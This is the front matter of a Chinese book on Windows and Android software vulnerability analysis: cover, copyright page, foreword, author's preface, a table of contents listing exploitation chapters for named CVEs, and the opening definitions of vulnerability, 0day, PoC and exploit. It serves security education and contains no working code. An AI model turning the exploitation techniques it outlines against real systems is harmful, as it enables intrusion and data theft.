Broadview®
www.broadview.com.cn

安全技术大系

漏洞战争

软件漏洞分析精要



林桠泉　著

中国工信出版集团
電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn


VISIT…

LANZAROTE Caliente.com

安全技术大系

漏洞战争

软件漏洞分析精要



林桠泉　著

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

本书系统地讲解软件漏洞分析与利用所需的各类工具、理论技术和实战方法，主要涉及 Windows 和 Android 系统平台。全书根据不同的软件漏洞类型划分，比如堆栈溢出、沙盒逃逸、类型混淆、UAF、内核漏洞等，同时又针对当前流行的移动安全，加入 Android 平台上的漏洞分析与利用。以精心挑选的经典漏洞为例，以分享漏洞的分析技巧和工具为主，对这些漏洞的成因、利用及修复方法进行详细讲解，旨在"授之以渔"。本书最大的特点是以各种类型的经典漏洞作为实战讲解，摒弃空头理论，几乎是"一本用调试器写出来的书"。

本书适合计算机相关专业的本科及研究生，信息安全爱好者，软件安全及移动安全相关的安全从业人员，软件开发与测试人员、黑客等阅读。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

漏洞战争：软件漏洞分析精要 / 林桠泉著. —北京：电子工业出版社，2016.6
（安全技术大系）
ISBN 978-7-121-28980-4

Ⅰ. ①漏… Ⅱ. ①林… Ⅲ. ①软件可靠性 Ⅳ. ①TP311.53

中国版本图书馆 CIP 数据核字（2016）第 125946 号

策划编辑：刘　皎
责任编辑：郑柳洁
印　　刷：三河市双峰印刷装订有限公司
装　　订：三河市双峰印刷装订有限公司
出版发行：电子工业出版社
北京市海淀区万寿路 173 信箱　　　邮编：100036
开　　本：787×980　1/16　印张：37.75　字数：960.36 千字
版　　次：2016 年 6 月第 1 版
印　　次：2016 年 6 月第 1 次印刷
定　　价：119.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：010-51260888-819　faq@phei.com.cn。

推荐序

独乐乐，与人乐乐，孰乐？

不断向底层钻研的技术深度，创造性的广度思维，契而不舍地执着追求是成为优秀的安全研究员所必备的基础素质，无疑riusksk全都具备。

单论技术本身，问世间，是否此山最高，没有人能说的清楚。但是我在书目中还看到了许多超出技术的其他元素:有精益求精、追求完美的极客精神；有循序渐进、耐心引导的导师身影；有架构明晰，逻辑严谨的整体设计感；最能打动我的，其实是那份炽热的分享精神，毫无保留地去帮助那些还在摸索中学习的朋友。

一代宗师除了不断修炼自己之外，还需要将自己的智慧发扬传承，我在书中看到了这样的影子。

《0day安全：软件漏洞分析技术》作者，北京子衿晨风科技有限公司CEO

failwest

前　　言

为什么写这本书

不知道大家是否曾有过这样的经历：

- 无法读懂网上很多软件漏洞分析文章，不理解里面的漏洞成因和漏洞利用技巧。
- 即使读懂某篇软件漏洞分析文章，自己仍无法独立完成相同漏洞的分析。如果文章中所使用的测试环境与软件版本跟自己使用的不一样，则顿时更不知如何入手。
- 很多软件漏洞分析文章贴出存在漏洞的汇编代码，指出导致漏洞的原因，即“结论式分析”，但如何定位到此段代码并无解释，看完之后，仍不知如何快速定位，缺乏可借鉴的思路。

带着这些问题，相信读者会在本书中找到想要的答案。

再来聊下本书的一些写作经历，开始写作本书始于2012年5月，最初是“爱无言”找到我，说大家合作写一本关于软件漏洞案例分析的书，因为那段时间我在博客上每周都会分享一两篇软件漏洞分析的实际案例，而当时国内还没有专门写软件漏洞案例的专著（几年前出版的《0Day安全：软件漏洞分析技术》主要偏向堆和栈溢出及内核方面的漏洞分析，实际案例较少，且“爱无言”也是作者之一）。

就这样，两人开始谋划，写书的念头就此产生。

后来，我又拉了两位朋友加入，然后几人列出大纲目录，但最后因为种种原因，只剩下我一人独自完成本书创作，中途也多次想放弃，但庆幸的是，历时3年半，终于2015年12月完稿，共历时4年后出版。

就这样，一本原为“合著”的书就写成了“专著”。

由于朋友的退出，以及写作速度较慢，中途停写半年，已原本打算放弃。后来，有一天，编辑“皎子”找我聊了一些出书的想法。

就这样，一本原打算沉留箱底的“残卷”再次被“激活”。

之后的写书经历还算顺利，又历时一年左右完稿，比较符合预期，遗留心底多年的梗总算可以释怀了。

相信一些读者看完本书目录之后会有一些疑问，也相信其中一些疑问也是我在定位本书方向时考虑的，所以有必要在此谈一谈。

Q：本书与《0day 安全：软件漏洞分析技术》有何区别？

A：0day安全一书主要是讲Windows平台下堆栈溢出和内核提权的漏洞分析技术，还涉及部分格式化字符串漏洞，从基础讲起，最后是实例分析。本书则完全是以真实的漏洞为实例以分享漏洞分析时的一些技巧，以漏洞类型的不同来分享不同的漏洞分析技巧，可以说是“用调试器写出来的一本书”，而且综合考虑当前热门的移动安全，特意加入Android平台上的漏洞分析章节，从Java层、Native层和内核层等方向分享不同的调试分析方法。从难度而言，本书比《0day安全：软件漏洞分析技术》一书更难，可以将本书当作进阶版，搭配学习。

Q：本书列举的许多漏洞实例网上早有分析文章，为何还写这本书？

A：著书的宗旨在于“授人以鱼，不如授人以渔”。如果读者经常看网上的漏洞分析文章，就会发现一个常见现象：它们大多是“结论性分析”，而非“思路性分析”。换句话说，就是贴出存在漏洞的汇编代码，然后直接给出漏洞成因的结论，至于如何定位到漏洞代码，并没有给出分析思路。正因为如此，即使你看懂了Vupen漏洞军火商写的分析文章，也不代表你看完后就能独立分析出来，甚至在调试之后，你还会发现Vupen在一些文章里留有“坑”，故意省略或写错某些关键内容，如果没有自己实际调试一遍是很难发现这些问题的。

相信有一定软件漏洞分析经验的朋友会注意到，*软件漏洞分析的大部分时间是花费在寻找和定位漏洞代码，而非分析存在漏洞的代码*。对于有一定编程经验和漏洞基础的读者，如果直接给一段漏洞代码，可能很容易就看出来，但像Adobe和Windows这些复杂的软件或系统，在千千万万的代码行中找到漏洞代码是有一定难度的。因此，本书的重点是讲授如何快速地定位漏洞代码，针对不同漏洞类型采取不同的分析技巧，以帮助大家快速地分析出漏洞成因，制定检测、防御与修复方案。书中的漏洞实例分析技巧是可以长期运用和延伸的，这才是本书的核心价值。

Q：如何借助本书提升自身的软件漏洞分析能力？

A：本书主要面向有一定软件漏洞基础的读者，如果缺乏这方面的基础，且有一定C语言和汇编语言基础，建议提前看看《0day安全：软件漏洞分析技术》一书。软件漏洞分析是一门实践性比较强的安全领域分支，需要许多实际动手的调试经验，因此建议大家在看本书时，一边看一边动手调试，以加深理解，就像骑自行车一样，熟练之后，哪怕十年未碰，也依然会骑。本书在分析漏洞时，也尽量以思路性地描述为主，以讲解分析漏洞时的思考方式和常用技巧，包括工具和方法论，因此大家在阅读时，应该掌握书中介绍的思考方式、工具运用及分析技巧，毕竟单个漏洞案例本身是会过时的，但技巧性的东西总是可以借鉴和扩展。

记得大一上第一节历史课时，老师说过这样一句话，如果在未来的某一天，你在和朋友闲聊时，

能够运用到历史课上学到的知识，哪怕一句话作为谈资，那这历史课就算没白学。同样地，我也希望未来大家在分析软件漏洞时，本书能够提供一些帮助，哪怕是一个分析技巧，一个工具使用，我也觉得这4年的付出算值了。

纵观近五年，各种APT攻击事件频发，包括知名企业，甚至国家级单位都曾遭受到漏洞攻击。每年都有一款产品的漏洞被频繁用于网络攻击，比如2012年的Office漏洞（还记得经典的CVE-2012-0158吗？），2013年的Java漏洞，2014年的Internet Explorer漏洞，2015年Adobe Flash漏洞。PC端上的软件漏洞一直在逐年增加，虽然厂商在不断地推出各种安全机制，但漏洞利用技术的发展从未间断，Exploiter们依然生存得很好。同时，互联网早已步入移动化时代，伴随着PC软件漏洞攻击事件的频发，移动端的漏洞攻击也在逐年增长。因此，笔者结合PC端（Windows）与移动端（Android）平台上的漏洞案例，历时近4年，将自身的实战经验整理成本书。

求学之路

经常有人问我：“一个医学生为什么会转行做安全？”，通常我都会这么回答：“因为小说看多了”。

大一时，由于喜欢看黑客小说，比如《黑客传说》《地狱黑客》《指间的黑客》，就去图书馆找一些黑客书籍学习，每天中午都不休息，几乎天天都泡在图书馆看书，甚至翘课去看计算机书。

大四才买计算机，在此之前一直都只能去网吧、学校机房或者借用舍友的计算机。当年就用诺基亚3100手机看完了《Windows程序设计》、《Windows核心编程》和《Windows环境下32位汇编语言程序设计》。后来就网购实体书来看，这样比在网吧看电子书更实惠。

大学期间，经常给《黑客防线》杂志投稿，一方面可以提高个人技术，一方面可以用稿费作为生活补贴，后来就用稿费加上我哥的经济支持，买下了第一台属于自己的计算机，本书就有一半内容是在那台计算机上完成的。

在求学这条道路上，我一直是一个人默默地前行着，就连一块生活了几年的舍友也不知道我在学习安全方面的知识，我买的一堆计算机书籍一直藏在宿舍衣柜最里面。在此过程中，自己走过很多弯路，甚至多次差点放弃，但很庆幸最后还是坚持下来了，并直至今日，依然在安全这条道路上前行着……

面试经历

在圈内朋友的建议下，我在大五（医学五年制）上学期开始找安全相关的工作，最终顺利拿到安恒和腾讯的offer。当初投简历给安恒时，安恒的副总裁看完简历后直接发了offer，我有点受宠若惊，也特别感谢安恒的信任，但最终还是选择了腾讯。面试腾讯的经历，我觉得是个有趣的过程，值得与大家分享。

那年我还在厦门市第二医院骨伤科实习，门诊部刚好不是特别忙，我在给一位腰椎患者做完针灸后，就接到来自腾讯安全中心的面试电话。然后趁主任不在，偷偷躲到门诊部后面的楼梯口进行电话面试，整个面试过程还算比较顺利，第2天腾讯安全中心就来电说希望我到深圳总部面试。

到了深圳总部后，腾讯安全中心的主管面试了我，虽然聊了一个半小时，但没有问我多少问题，聊完后直接被带去HR那里面试。

HR面试我时，并非以常规的话题开场，我们是以腰椎间盘突出的话题开场的，也算是一次别开生面的面试经历。

回到厦门后，我跟带教老师说明了转行情况，之后有上手术台的机会，我都会主动让给其他同班同学，让他们有更多上台练手的机会，而我自己自然有更多的时间去专研安全技术。

加入腾讯

腾讯是我的第一家雇主，也是目前我唯一工作过的公司，从我毕业一直工作到现在。在公司我见证了腾讯安全应急响应中心（TSRC）的成立与发展，帮助完善各种流程和标准，作为早期主要的漏洞审核者，我也从广大白帽子身上学到很多东西，包括各种漏洞挖掘与利用技术，涉及各个安全领域，如Web安全、驱动安全、应用软件安全、移动安全等，正是TSRC给了我更多学习的机会，使得我在安全技术上能够更加全面地发展。除此之外，我在公司也做一些安全研究工作，并研发出Android与iOS应用安全审计系统，已投入公司日常运营使用。

至今，我依然觉得工作能够与兴趣结合在一起，是一件既幸福又幸运的事，而选择腾讯依然是我当年的明智之举。

著书感言

本书是我写的第一本书，也可能是最后一本技术书籍，只有自己经历了著书过程，才知道写书的不易。特别是类似本书这种以漏洞实例进行调试分析的书，写起来特别费时，也更需要有持之以恒之的毅力。如果说单纯写书用掉1年时间，那么我用来调试的时间大约是3年，因此可以说这是“一本用调试器写出来的书”。

“开头容易，收尾难”是个人著书的真实感受，很多人一时兴起写了开头，最后很难坚持下去，导致夭折了不少著作。

本书结构

本书共12章，可以分为三大部分。

基础篇（第1章）：主要介绍一些软件漏洞相关的基本概念，以及常用工具及漏洞分析方法，最后向读者推荐一些相关的学习站点和书籍，方便读者做进一步地学习和交流。

实战篇（第2~11章）：是本书最主要的部分，根据不同的漏洞类型挑选不同的经典案例，用不同的漏洞分析技巧，向读者介绍比较高效的分析方法，剖析各种常见的软件漏洞类型、原理、利用和修复的实战技术。同时，紧跟当前热门的移动互联网安全问题，增加了Android平台的漏洞分析，以保持内容与时俱进。

展望篇（第12章）：对未来的软件漏洞发展趋势做出预判，相信未来的主要战场会更集中在移动终端、云计算平台、物联网三大方向上，并对现有的这些方向的漏洞案例进行简要介绍。

致谢

感谢我父母的养育之恩，是他们在背后默默地支持我前行。

感谢我的兄长在生活和工作上对我的帮助与支持。

感谢我的女朋友，正是她的督促和支持才让我能够准时完稿，并且书中有些截图是经过她后期制作的，以便使得图片的印刷效果更好。

感谢我的姑母长期以来对我生活上的关心与照顾。

感谢我的公司腾讯，它所营造的良好氛围，使我的技术水平和在职场的发展都更上一层楼。同时也感谢在工作中一直给予我帮助和鼓励的同事和领导，由于人数较多，就不一一列举。

感谢王清先生为本书作序，他所著书籍一直是软件安全行业的经典。

感谢博文视点的编辑皎子、郑柳洁及她们的团队，正是他们的努力才使得本书最终能够与大家见面。

感谢各位圈内的朋友，他们包括但不限于（排名不分先后）：wushi、爱无言、仙果、wingdbg、instruder、kanxue、lake2、harite、h4ckmp、dragonltx、非虫、monster、gmxp、古河、冰雪风谷、KiDebug、KK……

由于作者水平有限，书中难免有误，欢迎各位业界同仁斧正！



2016年3月27日 于深圳

目　录

第 1 章　基础知识 1

1.1　漏洞的相关概念 1
1.1.1　什么是漏洞 1
1.1.2　漏洞的价值 1
1.1.3　0Day 漏洞 2
1.1.4　PoC 与 Exploit 2
1.2　为什么要分析漏洞 2
1.3　常用分析工具 3
1.3.1　IDA——反汇编利器 3
1.3.2　OllyDbg——破解与逆向常用调试器 4
1.3.3　Immunity Debugger——漏洞分析专用调试器 4
1.3.4　WinDbg——微软正宗调试器 5
1.3.5　GDB——Linux 调试器 6
1.3.6　JEB——Android 反编译器 7
1.3.7　其他 8
1.4　常见的漏洞分析方法 8
1.4.1　静态分析 8
1.4.2　动态调试 9
1.4.3　源码分析 9
1.4.4　补丁比较 9
1.4.5　污点追踪 10
1.5　学习资源 11

1.5.1 站点分享 11
1.5.2 书籍推荐 12
1.6 本章总结 13

第 2 章 栈溢出漏洞分析 14

2.1 栈溢出简史 14
2.2 栈溢出原理 15
2.3 CVE-2010-2883 Adobe Reader TTF 字体 SING 表栈溢出漏洞 16
2.3.1 LuckyCat 攻击事件 16
2.3.2 漏洞描述 18
2.3.3 分析环境 18
2.3.4 基于字符串定位的漏洞分析方法 19
2.3.5 样本 Exploit 技术分析 20
2.3.6 样本 Shellcode 恶意行为分析 26
2.3.7 漏洞修复 29
2.4 CVE-2010-3333 Microsoft RTF 栈溢出漏洞 30
2.4.1 林来疯攻击事件 30
2.4.2 漏洞描述 31
2.4.3 分析环境 31
2.4.4 RTF 文件格式 32
2.4.5 基于栈回溯的漏洞分析方法 33
2.4.6 漏洞利用 41
2.4.7 Office 2003 与 Office 2007 Exploit 通用性研究 42
2.4.8 漏洞修复 45
2.5 CVE-2011-0104 Microsoft Excel TOOLBARDEF Record 栈溢出漏洞 51
2.5.1 漏洞描述 51
2.5.2 分析环境 52
2.5.3 基于污点追踪思路的漏洞分析方法 52
2.5.4 漏洞修复 59

2.6 阿里旺旺 ActiveX 控件 imageMan.dll 栈溢出漏洞 60
2.6.1 漏洞描述 60
2.6.2 分析环境 60
2.6.3 针对 ActiveX 控件的漏洞分析方法 60
2.6.4 漏洞利用 63
2.7 CVE-2012-0158 Microsoft Office MSCOMCTL.ocx 栈溢出漏洞 65
2.7.1 Lotus Blossom 行动 65
2.7.2 漏洞描述 65
2.7.3 分析环境 65
2.7.4 基于 OffVis 工具的 Office 漏洞分析方法 66
2.7.5 漏洞修复 71
2.8 总结 72

第 3 章 堆溢出漏洞分析 73

3.1 堆溢出简史 73
3.2 堆溢出原理 74
3.3 堆调试技巧 79
3.3.1 堆尾检查 80
3.3.2 页堆 81
3.4 CVE-2010-2553 Microsoft Cinepak Codec CVDecompress 函数堆溢出漏洞 85
3.4.1 漏洞描述 85
3.4.2 分析环境 85
3.4.3 基于 HeapPage 的堆漏洞分析方法 85
3.4.4 漏洞修复 101
3.5 CVE-2012-0003 Microsoft Windows Media Player winmm.dll MIDI 文件堆溢出漏洞 104
3.5.1 关于“蜘蛛”漏洞攻击包（Zhi-Zhu Exploit Pack） 104
3.5.2 漏洞描述 105
3.5.3 分析环境 105
3.5.4 MIDI 文件格式 105

3.5.5 基于导图推算的漏洞分析方法 107
3.5.6 漏洞利用 122
3.5.7 补丁比较 130
3.6 CVE-2013-0077 Microsoft DirectShow quartz.dll m2p 文件堆溢出漏洞 130
3.6.1 漏洞描述 130
3.6.2 基于 HTC 的漏洞分析方法 131
3.6.3 漏洞修复 134
3.7 CVE-2012-1876 Internet Exporter MSHTML.dll CalculateMinMax 堆溢出漏洞 135
3.7.1 在 Pwn2Own 黑客大赛上用于攻破 IE9 的漏洞 135
3.7.2 分析环境 135
3.7.3 基于 HPA 的漏洞分析方法 135
3.7.4 通过信息泄露实现漏洞利用 149
3.7.5 漏洞修复 161
3.8 小结 163

第 4 章 整数溢出漏洞分析 164

4.1 整数溢出简史 164
4.2 整数溢出原理 164
4.2.1 基于栈的整数溢出 165
4.2.2 基于堆的整数溢出 166
4.3 CVE-2011-0027 Microsoft Data Access Components 整数溢出漏洞 167
4.3.1 在 Pwn2Own 黑客大赛上用于攻破 IE8 的漏洞 167
4.3.2 基于堆分配记录的漏洞分析方法 168
4.3.3 补丁比较 176
4.4 CVE-2012-0774 Adobe Reader TrueType 字体整数溢出漏洞 178
4.4.1 漏洞描述 178
4.4.2 PDF 文件格式与常用分析工具 178
4.4.3 基于条件记录断点的漏洞分析方法 182
4.4.4 补丁分析 196

4.5　CVE-2013-0750 Firefox 字符串替换整数溢出漏洞........197
　4.5.1　漏洞描述........197
　4.5.2　基于源码调试的漏洞分析方法........197
　4.5.3　源码比对........207
4.6　CVE-2013-2551 Internet Explorer VML COALineDashStyleArray 整数溢出漏洞........208
　4.6.1　在 Pwn2Own 黑客大赛上攻破 IE10 的漏洞........208
　4.6.2　基于类函数定位的漏洞分析方法........208
　4.6.3　利用信息泄露实现漏洞利用........223
4.7　总结........226

第 5 章　格式化字符串漏洞分析........227

5.1　格式化字符串漏洞简史........227
5.2　格式化字符串漏洞的原理........227
5.3　CVE-2012-0809 Sudo sudo_debug 函数格式化字符串漏洞........234
　5.3.1　漏洞描述........234
　5.3.2　通过源码比对分析漏洞........234
5.4　CVE-2012-3569 VMware OVF Tool 格式化字符串漏洞........235
　5.4.1　漏洞描述........235
　5.4.2　基于输出消息的漏洞定位方法........235
　5.4.3　漏洞利用........239
5.5　总结........242

第 6 章　双重释放漏洞分析........243

6.1　双重释放漏洞简史........243
6.2　双重释放漏洞的原理........243
6.3　CVE-2010-3974 Windows 传真封面编辑器 fxscover.exe 双重释放漏洞........246
　6.3.1　漏洞描述........246
　6.3.2　通过栈回溯和堆状态判定漏洞类型........246
　6.3.3　通过补丁比较确定漏洞成因及修复方法........249

6.4 CVE-2014-0502 Adobe Flash Player 双重释放漏洞 251
6.4.1 GreedyWonk 行动 251
6.4.2 静态分析攻击样本 251
6.4.3 Shellcode 自动化模拟执行 263
6.4.4 基于 ROP 指令地址的反向追踪 265
6.5 总结 273

第 7 章 释放重引用漏洞分析 274

7.1 释放重引用（Use After Free，UAF）漏洞简史 274
7.2 UAF 漏洞的原理 274
7.3 CVE-2011-0065 Firefox mChannel UAF 漏洞 277
7.3.1 漏洞描述 277
7.3.2 通过动态调试快速定位漏洞源码 277
7.3.3 漏洞利用 285
7.3.4 源码比对 286
7.4 CVE-2013-1347 Microsoft IE CGenericElement UAF 漏洞 287
7.4.1 “水坑”攻击事件 287
7.4.2 通过 HPA 快速定位漏洞对象 287
7.4.3 逆向分析 IE 引擎对 JavaScript 代码的解析 290
7.4.4 追本溯源：探寻漏洞的本质 321
7.4.5 漏洞利用 324
7.5 CVE-2013-3346 Adobe Reader ToolButton UAF 漏洞 326
7.5.1 “Epic Turla”网络间谍攻击行动 326
7.5.2 使用 peepdf 分析 PDF 恶意样本 326
7.5.3 漏洞利用 338
7.6 CVE-2015-0313 Adobe Flash Player Workers ByteArray UAF 漏洞 340
7.6.1 漏洞描述 340
7.6.2 分析 ActiveScript 虚拟机源码辅助漏洞调试 340
7.6.3 Flash JIT 调试插件与符号文件 353

7.6.4 漏洞利用 354
7.6.5 漏洞修复 360
7.7 本章总结 360

第 8 章 数组越界访问漏洞分析 361

8.1 数组越界与溢出的关系 361
8.2 数组越界访问漏洞原理 361
8.3 CVE-2011-2110 Adobe Flash Player 数组越界访问漏洞 363
8.3.1 漏洞描述 363
8.3.2 解决安装旧版 Flash Player 的限制问题 364
8.3.3 通过 Perl 脚本辅助分析样本 365
8.3.4 搭建服务器重现漏洞场景 371
8.3.5 通过修改样本代码定位漏洞 373
8.3.6 通过构造信息泄露利用漏洞 376
8.3.7 通过搜索指令序列分析补丁 380
8.4 CVE-2014-0160 OpenSSL TLS 数组越界访问漏洞（“心脏出血”） 382
8.4.1 漏洞描述 382
8.4.2 基于源码对比与跟踪的漏洞分析方法 383
8.4.3 利用漏洞盗取网站账号 389
8.5 本章总结 394

第 9 章 内核漏洞分析 395

9.1 Windows 内核漏洞漫谈 395
9.2 Windows 内核调试环境搭建 396
9.3 常见内核漏洞原理与利用 398
9.3.1 漏洞成因分析 398
9.3.2 漏洞利用 405
9.4 360 安全卫士 bregdrv.sys 本地提权漏洞分析 414
9.4.1 漏洞描述 414

9.4.2 基于导出函数和 IO 控制码的追踪分析 414
9.5 CVE-2011-2005 Windows Afd.sys 本地提权漏洞 423
9.5.1 漏洞描述 423
9.5.2 从利用代码到漏洞函数的定位分析 423
9.5.3 补丁比较 426
9.6 CVE-2013-3660 Windows win32k.sys EPATHOB 指针未初始化漏洞 426
9.6.1 漏洞描述 426
9.6.2 通过 IDA 定义结构体辅助分析 427
9.6.3 漏洞利用 431
9.7 CVE-2014-1767 Windows AFD.sys 双重释放漏洞（Pwn2Own 2014） 437
9.7.1 Pwnie Awards 2014“最佳提权漏洞奖”得主 437
9.7.2 基于 IOCTL 处理函数自动追踪记录的分析方法 437
9.7.3 漏洞利用 454
9.7.4 补丁分析 460
9.8 本章总结 462

第 10 章 Android 平台漏洞分析 463

10.1 Android 平台漏洞简史 463
10.2 Android 平台漏洞分类 466
10.3 常见的漏洞分析方法 467
10.3.1 APK 静态分析 467
10.3.2 smali 动态调试 468
10.3.3 so 库动态调试 474
10.3.4 补丁源码比对 475
10.3.5 系统 Java 源码调试 477
10.3.6 系统 C/C++源码调试 486
10.3.7 Android 内核源码调试 488
10.4 智能插座漏洞分析 492
10.4.1 漏洞描述 492

10.4.2 静态逆向分析 492
10.4.3 利用漏洞控制网络上的任意插座 497
10.4.4 总结 502
10.5 CVE-2013-4787 Android 系统签名漏洞 502
10.5.1 漏洞描述 502
10.5.2 Android 签名机制 503
10.5.3 漏洞重现 509
10.5.4 漏洞原理分析 514
10.5.5 漏洞修复 516
10.6 CVE-2010-1119 Android WebKit UAF 漏洞 516
10.6.1 漏洞描述 516
10.6.2 漏洞利用 517
10.6.3 通过补丁源码分析漏洞成因 524
10.7 CVE-2014-3153 Android 内核 Futex 提权漏洞（Towelroot） 528
10.7.1 Android 设备 Root 神器——Towelroot 528
10.7.2 通过内核源码调试分析漏洞 528
10.7.3 漏洞利用 548
10.7.4 漏洞修复 554
10.8 本章总结 554

第 11 章　其他类型的漏洞分析 555

11.1 本章引言 555
11.2 CVE-2013-2423 JAVA Applet reflection 类型混淆代码执行漏洞 555
11.2.1 漏洞描述 555
11.2.2 类型混淆漏洞 555
11.2.3 Java 安全机制 556
11.2.4 漏洞分析与利用 558
11.2.5 漏洞修复 562
11.2.6 2013 年漏洞之王——Java 563

11.3 CVE-2014-0257 Microsoft Internet Explorer 11 dfsvc 组件沙盒逃逸漏洞 564
11.3.1 漏洞描述 564
11.3.2 IE 沙盒保护原理 564
11.3.3 IE 沙盒攻击面分析 569
11.3.4 CVE-2014-0257 漏洞分析与利用 570
11.4 CVE-2014-9150 Adobe Acrobat Reader MoveFileEx IPC Hook 竞争条件（沙盒逃逸）漏洞 572
11.4.1 Therac-25 医疗事故 572
11.4.2 竞争条件漏洞原理 573
11.4.3 CVE-2014-9150 漏洞描述 574
11.4.4 Adobe 沙盒简介 574
11.4.5 利用漏洞实现沙盒逃逸 575
11.5 本章总结 578

第 12 章 软件漏洞发展趋势 579

12.1 软件漏洞领域的新挑战 579
12.2 移动终端漏洞发展趋势 579
12.3 云计算平台漏洞发展趋势 581
12.4 物联网漏洞发展趋势 583
12.5 本章总结 586

第 1 章　基础知识

1.1　漏洞的相关概念

1.1.1　什么是漏洞

漏洞——信息安全界中最常见的词汇，一个与黑客、攻击、入侵等敏感字眼挂钩的术语，甚至在一些黑客、科幻电影中也会被提及。那么，到底什么才叫漏洞呢？如果你在百度百科中搜索“漏洞”，会看到下面这样一句话。

漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。

也许这样的描述有点“官方”，但倘若读者看过一些外部曝光的漏洞实例，无论是Web网站，还是软件二进制级的，都会发现攻击者利用漏洞可以达到破坏或控制目标系统的目的，利用方式可能是发送个特殊构造的网络请求，也可能是诱使用户打开某个文件。当然，也有一些是权限控制上的疏忽，比如某重要管理系统不设置密码并放置在外网上，允许攻击者任意访问并操控系统。这些问题一般都不是程序开发者的本意，可能是由于不规范编程、对畸形数据的处理场景考虑不周，或者权限控制不足导致的。

究其本质，笔者认为漏洞的本质可以从两个方面总结。

1. **程序世界：**由于程序（Web、二进制等）存在安全缺陷，导致攻击者恶意构造的数据进入程序相关处理代码时，会改变程序原定的执行流程，从而实现破坏或获取超出原有权限的能力。
2. **安全策略：**由于系统（网站、软件、操作系统等）安全策略设置得不够严谨或者未做设置，导致攻击者能够在未经授权的情况下，获得对目标系统原本不应拥有的访问或控制权限。

1.1.2　漏洞的价值

漏洞对于普通人可能没有什么价值，但是对于一些熟悉它的人，就可能被用于创造出更大的价值。

对黑客而言，漏洞就是入侵他人系统最有力的武器，从而拿到他们想要的信息，或者进行恶作剧、破坏系统，甚至参与到国家之间、竞争企业之间的网络战，他们可能是出于好奇心、报复心理，或者如电影中劫富济贫的侠客情怀，又或者为了利益、为了使命、为了荣誉。

对安全从业人员而言，去挖掘和分析漏洞，都是为了帮助企业、单位甚至国家级层面排除潜在的安全风险，制定相应的安全防御方案，以避免对企业、单位或国家造成不必要的损失。

对黑产人员而言，通过出卖漏洞谋取经济利益，售卖对象可能是黑客、可能是安全从业人员，也可能是其他有漏洞使用需求的人，甚至是通过二手转卖谋取差价，一个高危且影响范围较广的漏洞卖出几百万元也是完全可能的。

1.1.3 0Day漏洞

0Day，顾名思义就是指不到一天的时间。在漏洞领域，它是指未公开或未发补丁的漏洞，也就是已经被少数人发现的，但还没被传播开来，官方还未修复的漏洞，它也叫“零日漏洞”或“零时差漏洞”，主要用于强调即时性。由0Day衍生出1Day的概念，指的就是刚被公开或刚发补丁的漏洞。

0Day漏洞通常只掌握在少数人手中，可以通过自主挖掘漏洞或者收购来获取，这类人可以借助漏洞未公开，官方未发补丁的有利条件达到攻击或防御的目的。

1.1.4 PoC与Exploit

PoC（Proof of Concept），概念性证明，也就是为证明漏洞存在而提供的一段代码或方法，只要能够触发漏洞即可。比如，证明IE存在漏洞的html文件，证明Word存在漏洞的doc文件，或者是证明Apache服务器存在漏洞的http请求包，这些可能导致存在漏洞的程序或系统崩溃，或者直接实现利用其执行任意代码。

